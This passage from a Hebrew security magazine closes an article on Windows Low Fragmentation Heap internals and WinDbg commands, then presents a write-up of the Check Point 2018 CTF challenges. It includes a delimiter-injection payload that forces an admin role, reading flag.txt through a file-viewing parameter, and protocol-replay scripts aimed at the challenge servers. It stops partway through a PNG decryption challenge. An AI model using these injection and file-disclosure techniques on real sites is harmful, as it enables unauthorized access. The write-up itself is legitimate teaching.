ב-MS לקחו זאת לתשומת ליבם, והציגו תיקון. התיקון פשוט מאד - כשה-index על מערך ערכי הרנדום מגיע לסוף, במקום לעשות wrap around ולהתחיל מ-0, קוראים עוד פעם אחת ל-RtlpHeapGenerateRandomValue32(), וקובעים את ה-index הבא להיות רנדומלי (בין 0 ל-0xff כמובן), משם ממשיכים לרוץ לינארית.

```
if ( v19 && *(_QWORD *)v13 == _R13 && (_WORD)v18 )
{
  v_teb = NtCurrentTeb();                    // amarsa: this is the logic of
                                             // picking new value from the RandomDataArray
  v21 = RtlpSearchWidth[*(unsigned __int16 *)(_R13 + 0xAC)];
  v_randValue = RtlpLowFragHeapRandomData[v_teb->LowFragHeapDataSlot];
  v_teb->LowFragHeapDataSlot = (v_teb->LowFragHeapDataSlot + 1) & 0xFF;
```

למרות ששיטה זו תוקנה כבר, זו דוגמה טובה ששווה להבין מנגנונים כאלה לעומק כדי למצוא חולשות בתכנון שלהם. במקרה של ה-LFH, יש bounty על חולשות מסוג הזה, שמגיע ל-100,000$

דיבאג

לפני שנסיים, כמה טיפים קצרים להתמודד עם כל זה. כשאתם מדבגים process כלשהו ורוצים לראות איך ה-LFH שלכם נראה, כדאי להשתמש בפקודות builtin של WinDbg:

- !heap -p -a <addr>
- !heap -p -all
- !address <addr>

בואו נבחן מעט מהפקודות האלה בדוגמאות. לצורך העניין, נניח שבוחנים את הקוד הבא:

```
#include <stdio.h>
#include <Windows.h>

int main(void) {

    HANDLE hHeap;
    hHeap = HeapCreate(0, 0, 0);

    for (size_t i = 0; i < 0x12; i++) {
        HeapAlloc(hHeap, 0x0, 0x40);
        HeapAlloc(hHeap, 0x0, 0x100);
        HeapAlloc(hHeap, 0x0, 0x200);
    }

    for (size_t i = 0; i < 0x30; i++) {
        HeapAlloc(hHeap, 0x0, 0x40);
        HeapAlloc(hHeap, 0x0, 0x100);
        HeapAlloc(hHeap, 0x0, 0x200);
    }

    return 0;
}
```

במידה ונרצה לראות את ה-layout של ה-heap, נוכל להריץ את הפקודה הבאה: heap -p –all! היא תציג לנו את כל ה-chunk-ים ב-heap, על פי הסדר שלהם בזיכרון. עבור כל אחד נראה את הכתובת שלו, גודל האלקוץ וה-state שלו (משוחרר/מאולקץ). בפועל הפקודה תציג 2 כתובות: הראשונה היא הכתובת של ה-header, שהיא בדיוק 8 בתים לפני הכתובת של ה-chunk כפי שחזרה ל-caller.

על התוכנית הזאת, התוצאה של הפקודה תראה בערך ככה:

```
    01532d18 0041 0041  [00]   01532d20    00200 - (busy)
    01532f20 0041 0041  [00]   01532f28    00200 - (busy)
    01533128 0041 0041  [00]   01533130    00200 - (busy)
    01533330 0041 0041  [00]   01533338    00200 - (busy)
    01533538 0041 0041  [00]   01533540    00200 - (busy)
    01533740 0041 0041  [00]   01533748    00200 - (busy)
    01533948 0041 0041  [00]   01533950    00200 - (busy)
    01533b50 0041 0041  [00]   01533b58    00200 - (busy)
    01533d58 0041 0041  [00]   01533d60    00200 - (busy)
  * 01534048 0201 0041  [00]   01534050    01000 - (busy)
    01534078 0009 0201  [00]   01534080    00040 - (free)
    015340c0 0009 0009  [00]   015340c8    00040 - (free)
    01534108 0009 0009  [00]   01534110    00040 - (free)
    01534150 0009 0009  [00]   01534158    00040 - (free)
    01534198 0009 0009  [00]   015341a0    00040 - (free)
    015341e0 0009 0009  [00]   015341e8    00040 - (free)
    01534228 0009 0009  [00]   01534230    00040 - (free)
    01534270 0009 0009  [00]   01534278    00040 - (free)
    015342b8 0009 0009  [00]   015342c0    00040 - (free)
    01534300 0009 0009  [00]   01534308    00040 - (free)
    01534348 0009 0009  [00]   01534350    00040 - (free)
    01534390 0009 0009  [00]   01534398    00040 - (free)
    015343d8 0009 0009  [00]   015343e0    00040 - (free)
    01534420 0009 0009  [00]   01534428    00040 - (free)
    01534468 0009 0009  [00]   01534470    00040 - (free)
    015344b0 0009 0009  [00]   015344b8    00040 - (free)
    015344f8 0009 0009  [00]   01534500    00040 - (free)
    01534540 0009 0009  [00]   01534548    00040 - (free)
    01534588 0009 0009  [00]   01534590    00040 - (free)
    015345d0 0009 0009  [00]   015345d8    00040 - (free)
    01534618 0009 0009  [00]   01534620    00040 - (free)
    01534660 0009 0009  [00]   01534668    00040 - (free)
    015346a8 0009 0009  [00]   015346b0    00040 - (free)
    015346f0 0009 0009  [00]   015346f8    00040 - (free)
    01534738 0009 0009  [00]   01534740    00040 - (free)
    01534780 0009 0009  [00]   01534788    00040 - (free)
    015347c8 0009 0009  [00]   015347d0    00040 - (free)
    01534810 0009 0009  [00]   01534818    00040 - (free)
    01534858 0009 0009  [00]   01534860    00040 - (free)
    015348a0 0009 0009  [00]   015348a8    00040 - (free)
    015348e8 0009 0009  [00]   015348f0    00040 - (free)
    01534930 0009 0009  [00]   01534938    00040 - (free)
    01534978 0009 0009  [00]   01534980    00040 - (busy)
    015349c0 0009 0009  [00]   015349c8    00040 - (busy)
    01534a08 0009 0009  [00]   01534a10    00040 - (busy)
    01534a50 0009 0009  [00]   01534a58    00040 - (busy)
    01534a98 0009 0009  [00]   01534aa0    00040 - (busy)
    01534ae0 0009 0009  [00]   01534ae8    00040 - (busy)
    01534b28 0009 0009  [00]   01534b30    00040 - (busy)
```

אנחנו רואים כמה אלקוצים בגודל 0x200 מה-bucket המתאים, וכמה אלקוצים בגודל 0x40 ב-bucket שלהם. כמובן שה-output המלא ארוך מזה. שימו לב לחלוקה הברורה ויפה ל-userblocks. למרות שהגדלים השונים מאולקצים לסירוגין, הם יושבים בקבוצות נפרדות.

שימו לב שבסוף של userblocks, ה-debugger מעט מסתבך ונותן ערכים שקריים. נניח הכתובת 0x1534050, שהיא פשוט בתחילת header של userblocks ו-page חדש, מתפרסרת כבעלת גודל של

0x1000 בתים. זה כמובן לא נכון, וניתן גם לראות שהכתובת הבאה היא בסה"כ 0x30 בתים קדימה. פשוט צריך לזהות את הטעויות האלה ולהתעלם מהן, זה קורה לפעמים בפרסור של pageים ו-userblocks חדשים.

בנוסף, ניתן לבחון כתובת ספציפית, ולקבל מהפקודות האחרות נותנים ספציפית עליה, את ה-protection של הזיכרון, גודל אלקוץ וכו':

```
0:004> !heap -p -a 015343d8
    address 015343d8 found in
    _HEAP @ 1520000
      HEAP_ENTRY Size Prev Flags    UserPtr UserSize - state
        015343d8 0009 0000  [00]   015343e0    00040 - (free)


0:004> !address 015343d8

Usage:                  Heap
Base Address:           01530000
End Address:            0153b000
Region Size:            0000b000 (  44.000 kB)
State:                  00001000          MEM_COMMIT
Protect:                00000004          PAGE_READWRITE
Type:                   00020000          MEM_PRIVATE
Allocation Base:        01530000
Allocation Protect:     00000004          PAGE_READWRITE
More info:              heap owning the address: !heap 0x1520000
More info:              heap segment
More info:              heap entry containing the address: !heap -x 0x15343d8
```

סיכום

משמעותית קשה יותר לנצל חולשות heap ב-userspace ב-Windows מאשר בעבר. ראינו מספר שיטות להתמודד גם עם המנגנונים החדשים ביותר, אבל באופן גורף, ההשפעה על ניצול חולשות היא דרסטית. ה-LFH מוריד משמעותית את היציבות של חולשות מסוימות, ואף גורם לפרימיטיבים מסוימים להיות פרקטית לא נצילים. למרות השיפורים באבטחה, הפגיעה בביצועים היא מינימאלית (ואף קיים שיפור בביצועים בחלק מהמקרים).

בהשוואה למצב ב-kernel, מנגנון האלקוץ של ה-Windows Pools הוא צפוי (אין רנדום בכלל), יש coalesce-ים, ניתן לשבור chunk-ים בקלות ואפילו אין הגנה בסיסית על ה-header-ים של chunk-ים (ה-metadata גלוי ולא עובר xor עם cookie). למרות זאת, גם עבור ניצולים קרנליים כדאי מאוד להתחיל להכיר את ה-LFH: החל מ-build 17723 ל-fast ring, ו-18204 ל-skip ahead, קיבלנו את kLFH, שהוא אלוקטור frontend שמבוסס על מקבילו ה-userspace-י. זהו שינוי מהותי שישפיע עמוקות על ניצולים עתידיים, גם בקרנל.

Windows הוא לא מה שהיה פעם.

לקריאה נוספת

- Windows 8 heap internals
- The segment heap
- ישן יותר, מ-windows 7 (חלק לא רלוונטי להיום) - Understanding the LFH
- חלק מהתמונות במאמר זה נלקחו מהמצגת הראשונה

אתגרי Check Point 2018

מאת Dvd848

מבוא

חברת צ'ק-פוינט פרסמה סדרה של אתגרים במסגרת מסע הפרסום של "האקדמיה הראשונה לסייבר מבית צ'ק-פוינט". האתגרים הגיעו ממספר תחומים, ביניהם Web, Reversing, Programming, Networking ו-Logic. במאמר זה אציג את הפתרונות שלי לאתגרים אלו.


אתגר 1: Return of the Robots (קטגוריית Web, 10 נקודות)

הוראות האתגר:

Return of the Robots

Robots are cool, but trust me: their access should be limited!

לפסקה צורף קישור לאתר עם טקסט על היסטוריית הרובוטיקה:


Robotics: A Brief History

Origins of "robot" and "robotics"

The word "robot" conjures up a variety of images, from R2D2 and C3PO of *Star Wars* fame; to human-like machines that exist to serve their creators (perhaps in the form of the cooking and cleaning Rosie in the popular cartoon series *the Jetsons);* to the Rover Sojourner, which explored the Martian landscape as part of the Mars Pathfinder mission. Some people may alternatively perceive robots as dangerous technological ventures that will someday lead to the demise of the human race, either by outsmarting or outmuscling us and

מה שהטקסט נמנע מלהזכיר הוא כמובן שבעולם ה-Web, המונח Robots מיד מקפיץ אסוציאציה של הקובץ robots.txt, או בשמו הרשמי יותר "פרוטוקול אי הכללת רובוטים".


מדובר בפרוטוקול שמאפשר לבעלי אתרים לבקש מבוטים של מנועי חיפוש שסורקים את האינטרנט להימנע מלכלול דפים מסוימים של האתר בתוצאות מנוע החיפוש. כאשר מנוע החיפוש מגיע לאתר, הוא אמור לבדוק את התוכן של הקובץ robots.txt בתיקיית השורש של האתר. אם קובץ כזה קיים, מנוע החיפוש לא אמור לאנדקס כתובות שמצוינות בקובץ (כמובן שזוהי מוסכמה ושום דבר לא מונע ממנוע חיפוש לאנדקס מה שהוא רוצה, כל עוד יש לו גישה לדף).

כלומר, אם קיימים דפים שמנהל האתר לא מעוניין לחשוף באופן פומבי, הוא יכול לכלול אותם בקובץ הזה. אולם, זה מייצר בעיה אחרת, מעצם העובדה שהקובץ הזה חייב להיות פומבי: הוא כולל רשימה ממוקדת ונגישה של כל הדפים שאין להם עניין ציבורי.

אם ננסה לקרוא את הקובץ מהשרת של האתגר, נמצא את התוכן הבא:

```
User-agent: *
Disallow: /secret_login.html
```

ניגש לדף ונראה:



קוד המקור של הדף נראה כך:


```
<html>
 <body>
  <script type="text/javascript">
  function r(n) {
    for (var r=0, o=0, e="", t=0; t<n.length; t++)
       n[t].toLowerCase() != n[t] && (r+=1), 8 == ++o
        ? (e += String.fromCharCode(r), r=0, o=0) : r <<= 1; alert(e)
  }

  function auth(n) {
    if ("SzMzcFQjM1IwYjB0JDB1dA==" == btoa(n))
    var a =
"pVPmwMHevTZoIGjevOQdfpiLwEQwxYINxOBVNyFGhUPimVXUhdMWqrzmjAXIzTpvlZFXgFvisSEnblc
PnLfZUBUPnZPtXwQOpnUWfyAUhbANrqOKySBErmflnHfWLVAXvOSKpCqwaWWvLrskwFNxWTYTnCAKteT
GjYIxsKpXwGuDNWXLyMTVphBuryEVylptvSDaxrMnmgPSokwcfDIVhNsutQCLppSVjYiQFLNWtCVeRRT
ZkRQEsMzDhBPMrSycaHGWMDpY";
    else a =
"sRnDjXnrzAZVoxXnjSWLUoyWtgQpzziflCuxapkGjYEcrUADyMZlgunEaXLqYncWlHGpIVMvltZxveo
E";
     r(a)
  }
  </script>
  <h1>No Robots Allowed</h1>
  <label for="userPassword">Password: </label>
  <input id="userPassword" type="password" required>
  <input type="submit" value="Submit" onclick = "auth(userPassword.value);">
 <body>
</html>
```

אפשר לראות שפונקציית auth משווה את הסיסמא שהתקבלה מהמשתמש אל ערך קבוע (מקודד ב-Base64, כפי שאפשר לראות בין השאר מהשימוש בפונקציית btoa שמקודדת מחרוזת ב-Base64).

נשתמש בפונקציית atob לפענוח הקידוד ונקבל את הסיסמא:

```
>> atob("SzMzcFQjM1IwYjB0JDB1dA==")
"K33pT#3R0b0t$0ut"
```

בתגובה, הדף יקפיץ את הדגל:



אתגר 2: Diego's Gallery (קטגוריית Web, 20 נקודות)

הוראות האתגר:

Diego's Gallery

Recently I've been developing a platform to manage my cat's photos and keep my flag.txt safe. Please check out my beta

To avoid security loop holes such as SQL injections I developed my own scheme.

Every line in my DB look's like this:

> START|||username|||password|||role|||END

So for example:

> START|||diego|||catnip|||admin|||END

> START|||joe|||1234567|||user|||END

האתר מכיל טופס התחברות פשוט:


כמו ב-SQL Injection בסיסי, נרצה להכניס קלט באחד השדות שישפיע על התחביר במקום רק על הנתונים. למשל, אם במקום הסיסמא, נכניס:

```
some_password|||admin|||END
```

התחביר הסופי יהיה:

```
START|||some_username|||some_password|||admin|||END|||user|||END
```


וכך נצליח לגרום לקוד לחשוב שהמשתמש שלנו הוא מנהל, ונקבל גישה לדף הניהול:



כפתורי הניהול לא עושים שום דבר מעניין, אך שימו לב לשורת הכתובות:

http://35.194.63.219/csa_2018/diegos_gallery/_trpyyxfhoszl/admin-panel/index.php?view=log.txt

הקובץ index.php מקבל כפרמטר שם של קובץ ומציג את התוכן שלו. מה יקרה אם במקום log.txt נבקש קובץ אחר, למשל flag.txt?



אתגר 3: Careful Steps (קטגוריית Programming, 20 נקודות)

הוראות האתגר:

> [This](#) is a bunch of archives we've found and we believe a secret flag is somehow hidden inside them.
>
> We're pretty sure the information we're looking for is in the comments section of each file.
>
> Can you step carefully between the files and get the flag?
>
> Good luck!

קובץ הארכיון מכיל 2000 קבצים, החל מ-unzipme.0 ועד ל-unzipme.1999. שימוש בפקודת file מראה שמדובר באוסף של קבצי RAR ו-ZIP:

```
root@kali:~/Downloads/checkpoint/archives# file unzipme.0
unzipme.0: RAR archive data, v4, os: Unix
root@kali:~/Downloads/checkpoint/archives# file unzipme.2
unzipme.2: Zip archive data, at least v2.0 to extract
root@kali:~/Downloads/checkpoint/archives#
```

התוכן לא נראה מעניין כל כך, אבל ההוראות שלחו אותנו להערות (שני הפורמטים תומכים בהוספת הערות לקובץ הארכיון).

אפשר לראות הערה של קובץ ZIP באמצעות פקודת unzip -z:

```
root@kali:~/Downloads/checkpoint/archives# unzip -z unzipme.2
Archive:  unzipme.2
p,-19
root@kali:~/Downloads/checkpoint/archives# unzip -z unzipme.4
Archive:  unzipme.4
Q,-68
root@kali:~/Downloads/checkpoint/archives# unzip -z unzipme.5
Archive:  unzipme.5
j,-10
root@kali:~/Downloads/checkpoint/archives#
```

נראה שכל הערה כוללת אות, ומספר. ננסה להתייחס אל המספר בתור הוראות לאיזה קובץ לקפוץ בצעד הבא, ואל האות בתור חלק מהדגל.

לשם כך נוכל להשתמש בסקריפט הבא:

```python
import os
import zipfile
import rarfile
import sys


print ("Reading comments...")
listOfFiles = sorted(os.listdir('archives'))
comments = {}
```

```
for file_name in listOfFiles:
    try:
        with zipfile.ZipFile('archives/' + file_name) as zf:
            comment = zf.comment.decode("utf-8")
    except zipfile.BadZipFile:
        try:
            with rarfile.RarFile('archives/' + file_name) as rf:
                comment = rf.comment
        except e:
            raise e
    #print ("{}\t{}".format(file_name, comment))
    comments[int(file_name.replace("unzipme.", ""))] = comment.rstrip()

print ("Following trail...")
current_index = 0
new_offset = 0
while True:
    current_index = current_index + new_offset
    #print ("Trying to access {}".format(current_index + new_offset))

    current = comments[current_index]
    char, new_offset = current.split(",")
    new_offset = int(new_offset)
    #print ("{}, {}".format(char, new_offset))
    sys.stdout.write(char)

    if new_offset == 0:
        break
```

החלק הראשון קורא את כל ההערות, והחלק השני עוקב אחרי הצעדים בהערות ומדפיס את התווים המתאימים. אם נריץ את הסקריפט, נקבל:

```
Reading comments...
Following trail...
Well done buddy! You seem to be able to step carefully through the files. This i
s your flag: flag{ArchvIE$_Ar3_ThE_BeS7}
>>>
```

אתגר 4: Ping Pong (קטגוריית Networking, 25 נקודות)

הוראות האתגר:

> I bet you're not fast enough to defeat me.
>
> I'm at: nc 35.157.111.68 10140

נתחבר לשרת:

```
root@kali:~/Downloads/checkpoint# nc 35.157.111.68 10140
Welcome!
Send the following number: 991082
991082
Good, the next is: 708957
708957
Good, the next is: 856185
You're Too Slow For Me...
root@kali:~/Downloads/checkpoint#
```

השרת מבקש שנשלח לו מספר אקראי כלשהי. כאשר אנו עושים זאת, הוא מבקש מספר אחר. אם התגובה איטית מדי, השרת סוגר את החיבור. כמובן שאנחנו לא רוצים לשלוח תשובות ידנית ולכן נכתוב סקריפט שעושה זאת עבורנו:

```python
 import socket

import time
import re


s = socket.socket()

reg = re.compile('^.+: ([\d]+)\n$')

try:
    port = 10140

    s.connect(('35.157.111.68', port))

    start_time = time.time()
    print (s.recv(9)) #Read the "Welcome!\n"
    while True:
        msg = (s.recv(1024)).decode("utf-8")
        print (msg)
        match = reg.match(msg)
        if match:
            num = match.group(1)
            print (num)
            s.send(str.encode(num + "\n"))
        else:
            break
    print("--- %s seconds ---" % (time.time() - start_time))


except:
    raise
finally:
    s.close()
```

הסקריפט משתמש בביטוי רגולרי כדי לחלץ את המספר ואז שולח אותו חזרה אל השרת:

```
re.compile('^.+: ([\d]+)\n$')
```

הביטוי הזה מתאים לשורה שמתחילה בכל תו (.) שמופיע פעם אחת או יותר (+) כאשר לאחר מכן צריכות להופיע נקודתיים (:) ואז רווח ( ), ספרה אחת או יותר ([\d]+) וירידת שורה (\n). הסימנים "^" ו"$" מסמלים תחילת וסוף שורה, והסוגריים מסביב ל-"[\d]+" מסמנים שזהו הביטוי שנרצה לחלץ.

את הביטוי אנחנו מקמפלים מראש כדי להשיג ריצה יעילה יותר.

נריץ את הסקריפט ונקבל:

```
913794
Good, the next is: 224469

224469
Good, the next is: 49506

49506
Good, the next is: 858163

858163
flag{SEeMS_LiKE_YOu_StiLl_Fa$t}

--- 136.29361844062805 seconds ---
>>> |
```

בדיעבד, מכיוון שאנחנו יודעים שהשרת תמיד מחזיר את אותה תשובה, היה אפשר לוותר על הביטוי הרגולרי ולחסוך כמה שניות (במחיר של קריאות וגמישות) על ידי דילוג על " :Good, the next is" וקפיצה ישירה אל המספר שצריך להחזיר (במילים אחרות, נראה שהמספר תמיד מתחיל באותו offset מתחילת השורה).

אתגר 5: Protocol (קטגוריית Networking, 30 נקודות)

הוראות האתגר:

Hi there!

We need to extract secret data from a special file server.

We don't have much details about this server, but we did manage to intercept traffic containing communication with the server.


We also know that this secret file's path is: /usr/7Op_sECreT.txt

You can find the sniff file here.

Please tell us what the secret is!

Good luck!

הקובץ שמתקבל הוא קובץ pcap שמשמש להצגת תעבורת רשת וניתן לפתיחה באמצעות תוכנת WireShark.



מעבר זריז על ההודעות השונות ועיון ב-payload מגלה הודעה מעניינת:

```
0000  00 1c 7f 58 43 3f 40 b0  34 3f 3b ef 08 00 45 00   ...XC?@. 4?;...E.
0010  00 32 42 06 40 00 80 06  00 00 0a 0a 0b 07 23 9d   .2B.@... ......#.
0020  6f 44 d9 f1 4e 21 2b 7d  d6 ad 0d a2 27 ae 50 18   oD..N!+} ....'.P.
0030  01 00 a8 16 00 00 31 20  35 20 48 45 4c 4c 4f 0a   ......1  5 HELLO.
```

ה-HELLO קופץ מיד לעין. ניתן לעקוב אחרי כל ההודעות של החיבור הזה באמצעות קליק ימני ובחירה ב-Follow TCP Stream:

```
0 8 Welcome!
1 5 HELLO
1 5 HELLO
2 3 XOR
2 4 5C1A
3 12 /usr/bed.txt
3 264
0x117f0x7c7b0x327e0x7c770x253a0x3e7f0x383a0x3d680x393a0x2c7f0x2e7c0x39790x283a0x3a750x2e3a0x397b0x3f720x7c750x28720x39680x703a0x3e6f0x283a0x31630x7c7b0x307b0x2e770x7c790x30750x3f710x7c710x397f0x2c690x7c6e0x2e630x35740x3b3a0x28750x7c780x2e7f0x3d710x7c6f0x2f3a0x296a
```

נראה שמדובר בפרוטוקול בסיסי שבו המשתמש מבקש קובץ ומקבל אותו מקודד. ה-XOR במהלך ההתקשרות מרמז שכנראה צריך להפעיל פעולת XOR באמצעות המפתח שמתקבל מהשרת על תוכן הקובץ כדי לקבל את ה-plaintext.

ננסה לחקות את הפרוטוקול בעצמנו (הקוד מצורף בשלמותו בעמוד הבא) ונקבל את התוצאה הבאה:

```
<< Welcome!
>> HELLO
<< HELLO
>> XOR
<< 0E18
>> /usr/70p_sECreT.txt
<< 0x68740x6f7f0x75610x616d0x513b0x4e4e0x6b470x69280x5a470x476c0x2f65
Decoded Message:
bytearray(b'flag{you_#@Ve_gOT_It!}')
```

את הקוד אפשר לכתוב בצורה הרבה יותר קצרה, אבל זאת הזדמנות טובה לראות Context Manager בפעולה על מנת לשלוט בצורה נקייה בפתיחה ובסגירה של ה-Socket.

מחלקת Protocol ממשמת את פרוטוקול התקשורת עם השרת (עם כמה הנחות בפונקציית recv). פונקציית decode_msg מפענחת את ההודעה על ידי מעבר על ההודעה בחלקים (כל חלק הוא שישה בתים - תחילית של 0x וארבעה בתים של מידע) וביצוע XOR עם המפתח שהתקבל בשלב הקודם.

```python
import socket, re

class Protocol(object):
    def __init__(self, ip, port):
        self.ip = ip
        self.port = port
        self.msg_id = 0
        self.recv_reg =
            re.compile('^(?P<id>\d+) (?P<len>\d+) (?P<payload>.+)$')

    def __enter__(self):
        self.socket = socket.socket()
        self.socket.connect((self.ip, self.port))
        return self
```

```
    def __exit__(self, *args):
        self.socket.close()

    def log(self, msg):
        print(msg)

    def send(self, msg):
        self.log(">> {}".format(msg))
        self.msg_id += 1
        full_msg = "{} {} {}\n".format(self.msg_id, len(msg), msg)
        self.socket.send(full_msg.encode('UTF-8'))

    def recv(self):
        msg = self.socket.recv(1024)
        match = self.recv_reg.match(msg.decode('UTF-8'))
        if match:
            assert(int(match.group("id")) == self.msg_id)
            assert(int(match.group("len")) ==
len(match.group("payload")))
            self.log("<< {}".format(match.group("payload")))
            return match.group("payload")
        raise Exception("Unexpected format: {}".format(msg))

    def decode_msg(self, xor, msg):
        chunk_len = len("0x") + len(xor)
        frame = bytearray()
        for i in range(0, len(msg), chunk_len):
            s = msg[i:i + chunk_len]
            chunk_val = int(s, 16)
            after_xor = (chunk_val ^ int(xor, 16))
            for b in (after_xor.to_bytes(len(xor) // 2,
                                           byteorder='big',
                                           signed=True) ):
                frame.append(b)
        return frame

with Protocol('35.157.111.68', 20001) as p:
    msg = p.recv()
    assert(msg == "Welcome!")
    p.send("HELLO")
    msg = p.recv()
    assert(msg == "HELLO")
    p.send("XOR")
    xor_val = p.recv()
    p.send("/usr/7Op_sECreT.txt")
    encrypted_file = p.recv()
    print ("Decoded Message:")
    print (p.decode_msg(xor_val, encrypted_file))
```

אתגר 6: ++PNG (קטגוריית Logic, 30 נקודות)

הוראות האתגר:

This image was encrypted using a custom cipher. We managed to get most of its code here
Unfortunately, while moving things around, someone spilled coffee all over key_transformator.py.
Can you help us decrypt the image?

הקוד להצפנת התמונה הוא:

```
import key_transformator
import random
import string

key_length = 4

def generate_initial_key():
    return ''.join(random.choice(string.ascii_uppercase) for _ in
range(4))

def xor(s1, s2):
    res = [chr(0)]*key_length
    for i in range(len(res)):
        q = ord(s1[i])
        d = ord(s2[i])
        k = q ^ d
        res[i] = chr(k)
    res = ''.join(res)
    return res

def add_padding(img):
    l = key_length - len(img)%key_length
    img += chr(l)*l
    return img

with open('flag.png', 'rb') as f:
    img = f.read()

img = add_padding(img)
key = generate_initial_key()

enc_data = ''
for i in range(0, len(img), key_length):
    enc = xor(img[i:i+key_length], key)
    key = key_transformator.transform(key)
    enc_data += enc

with open('encrypted.png', 'wb') as f:
    f.write(enc_data)
```

כאשר אנחנו רואים שראשית מוגרל מפתח של ארבעה בתים, ולאחר מכן הקוד עובר על תוכן התמונה ומבצע XOR עם המפתח, מבצע מניפולציה על המפתח וחוזר על הפעולה.

התמונה עצמה נקראת encrypted.png וכאשר מנסים לפתוח אותה, מקבלים שגיאה שהקובץ אינו בפורמט המתאים. למזלנו, פורמט PNG מכיל Header ידוע מראש, שבאמצעותו ניתן לנחש מהו מפתח ההצפנה.

לפי האתר הזה:

```
A PNG file consists of a PNG signature followed by a series of chunks.

